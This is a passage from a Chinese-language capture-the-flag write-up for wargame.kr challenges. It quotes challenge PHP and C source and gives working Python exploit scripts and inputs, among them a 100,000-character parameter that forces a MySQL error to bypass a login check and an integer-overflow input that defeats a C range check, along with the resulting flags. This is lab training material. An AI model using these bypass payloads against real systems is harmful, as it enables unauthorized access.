    req = urllib2.Request("http://wargame.kr:8080/zairo/?id=zairowkd1fhdkel&pw=wkdlfhpw!!@%%23@@%23&flag={
    response = urllib2.urlopen(req).read()
    flag = re.findall(r"FLAG : <b>{[0-9a-f]+}</b>", response)
    print "[*] OUR GUESS: {0}".format(guess)
    print "[!] SUCCESS! FLAG: {0}".format(flag[0])

```

得到flag

## login with crypto! but..

[查看源码](#)

```

<?php

if (isset($_GET['view-source'])) {
    show_source(__FILE__);
    exit();
}

include("../lib.php"); // include for auth_code function.
/*****
- DB SCHEMA (initializing)

create table accounts(
    idx int auto_increment primary key,
    user_id varchar(32) not null unique,
    user_ps varchar(64) not null,
    encrypt_ss text not null
);

*****/

function db_conn(){
    mysql_connect("localhost","login_with_cryp","login_with_crypto_but_pz");
    mysql_select_db("login_with_crypto_but");
}

function init(){
    db_conn();
    $password = crypt(rand().sha1(file_get_contents("/var/lib/dummy_file").rand()).rand());
    mysql_query("insert into accounts values (null,'admin','{$password}',".sucker_enc('881114')."'); //
    mysql_query("insert into accounts values (null,'guest','guest','".sucker_enc('000000')."');
}
//init(); // create user for initializing

function enc($str){
    $s_key = "L0V3LySH:";
    $s_vector_iv = mcrypt_create_iv(mcrypt_get_iv_size(MCRYPT_3DES, MCRYPT_MODE_ECB), MCRYPT_RAND);
    $en_str = mcrypt_encrypt(MCRYPT_3DES, $s_key, $str, MCRYPT_MODE_ECB, $s_vector_iv);
    $en_base64 = base64_encode($en_str);
    $en_hex = bin2hex($en_str);
    return $en_hex;
}

function sucker_enc($str){
    for($i=0;$i<8;$i++) $str = enc($str);
    return $str;
}

function get_password($user,$ssn){
    db_conn();
    $user = mysql_real_escape_string($user);
    $ssn = mysql_real_escape_string($ssn);
    $result = mysql_query("select user_ps from accounts where user_id='{$user}' and encrypt_ss='".sucker_e
    $row = mysql_fetch_array($result);
    if ($row === false) {
        die("there is not valid account!");
    }
    return $row[0];
}

ini_set("display_errors", true);

```

```

if( (isset($_POST['user']) && isset($_POST['ssn']) && isset($_POST['pass'])) ){

    sleep(2); // do not bruteforce !!!! this challenge is not for bruteforce!!

    if($_POST['pass'] == get_password($_POST['user'],$_POST['ssn'])){

        if($_POST['user'] == "admin"){
            echo "Login Success!!! PASSWORD IS : <b>".auth_code("login with crypto! but..")."</b>";
        }else{
            echo "Login Success. but you r not 'admin'..";
        }
    }else{
        echo "Login Failed";
    }

}

?>
<hr />
<form method="post" action="./index.php">
<table>
<tr><td>Identify</td><td><input type='text' value='guest' maxlength='32' name='user' /></td>
<tr><td>Social Security</td><td><input type='text' maxlength='6' value='000000' name='ssn' /></td>
<tr><td>PASSWORD</td><td><input type='text' value='guest' name='pass' /></td>
<tr><td colspan="2"><input type="submit" value="Login" /></td></tr>
</table>
</form>
<hr />
<a href='./?view-source'>GET SOURCE</a>

```

发现需要输入 `user`，`ssn`，`pass`，但是 `pass` 是利用 `ssn` 和 `user` 进行 3DES 的 ECB 加密，并且加密 8 次，然后 base64 加密，16 进制编码，这样看，明显不是让你解密，这么复杂的加密方式一般无法解密，只能从其他方式寻找然后发现了代码中一个点

```

if ($row === false) {
    die("there is not valid account!");
}

```

他这个居然有个错误比较，看来需要让 `row` 返回 `false`

百度一番，发现 `mysql_query` 当接收超长数据的时候会报错，返回 `false`，因此 `mysql_fetch_array` 会返回 `NULL`，绕过强类型比较脚本

```

#!/usr/bin/env python
# -*- coding: utf8 -*-

import requests

data = {"user": 'admin',
        "pass": '',
        "ssn": '1'*100000
        }

req = requests.post("http://wargame.kr:8080/login_with_crypto_but/index.php", data)
print req.text

```

```

<br />
<b>Warning</b>: mysql_fetch_array() expects parameter 1 to be resource, boolean given in <b>/home/www/login_with_crypto
_vbut/index.php</b> on line <b>53</b><br />
Login Success!!! PASSWORD IS : <b>5e8a923e37fa5fbab367e2c7c1486dddf5544f23</b><hr />
<form method="post" action="./index.php">
<table>
<tr><td>Identify</td><td><input type='text' value='guest' maxlength='32' name='user' /></td>
<tr><td>Social Security</td><td><input type='text' maxlength='6' value='000000' name='ssn' /></td>
<tr><td>PASSWORD</td><td><input type='text' value='guest' name='pass' /></td>
<tr><td colspan="2"><input type="submit" value="Login" /></td></tr>
</table>
</form>
<hr />
<a href='./?view-source'>GET SOURCE</a>

```

http://blog.csdn.net/Ni9htMar3

## php?c?

源码

```

<?php
if (isset($_GET['view-source'])) {
    show_source(__FILE__);
    exit();
}
require("../lib.php"); // include for auth_code function.
if(isset($_POST['d1']) && isset($_POST['d2'])){
    $input1=(int)$_POST['d1'];
    $input2=(int)$_POST['d2'];
    if(!is_file("/tmp/p7")){exec("gcc -o /tmp/p7 ./p7.c");}
    $result=exec("/tmp/p7 ".$input1);
    if($result!=1 && $result==$input2){echo auth_code("php? c?");}else{echo "try again!";}
}else{echo " :p";}
?>
<style>
table {background-color:#000; color:#fff;}
td {background-color:#444;}
</style>
<hr />
<center>
<form method='post'>
<table>
<tr><td>D1:</td><td><input type='text' id="firstf" style="width:75px;" maxlength="9" name='d1'></td><td></td></tr>
<tr><td>D2:</td><td><input type='text' style="width:75px;" name='d2'></td></tr>
<tr><td colspan="2" style="text-align:center;"><input type='submit' value='try'></td></tr>
</table>
</form>
<div><a href='?view-source'>get source</a></div>
</center>
<script>
document.getElementById("firstf").focus();
</script>

```

打开里面的文件

```

#include <stdio.h>
#include <stdlib.h>
void nono();
int main(int argc, char **argv){
    int i;
    if(argc!=2){nono();}
    i=atoi(argv[1]);
    if(i<0){nono();}
    i=i+5;
    if(i>4){nono();}
    if(i<5){printf("%d",i);}
    return 0;
}
void nono(){
    printf("%d",1);
    exit(1);
}

```

这道题是int的溢出

32位int整数，最大值为  $2^{31}-1=2147483647$  加5就溢出，产生负数了。

本地测试一下

```

#include <stdio.h>
#include <stdlib.h>
#include <iostream>
using namespace std;

int main(int argc, char **argv)
{
    int i;
    i=2147483646;
    i=i+5;
    if(i<5){printf("%d",i);}
    return 0;
}

```

返回

-2147483645

故输入 `D1=2147483646&D2=-2147483645` 得到结果

`b67e9f35bdb08c55650b6962eb1d23c9556670bf`

注：D1有长度限制，需要先去除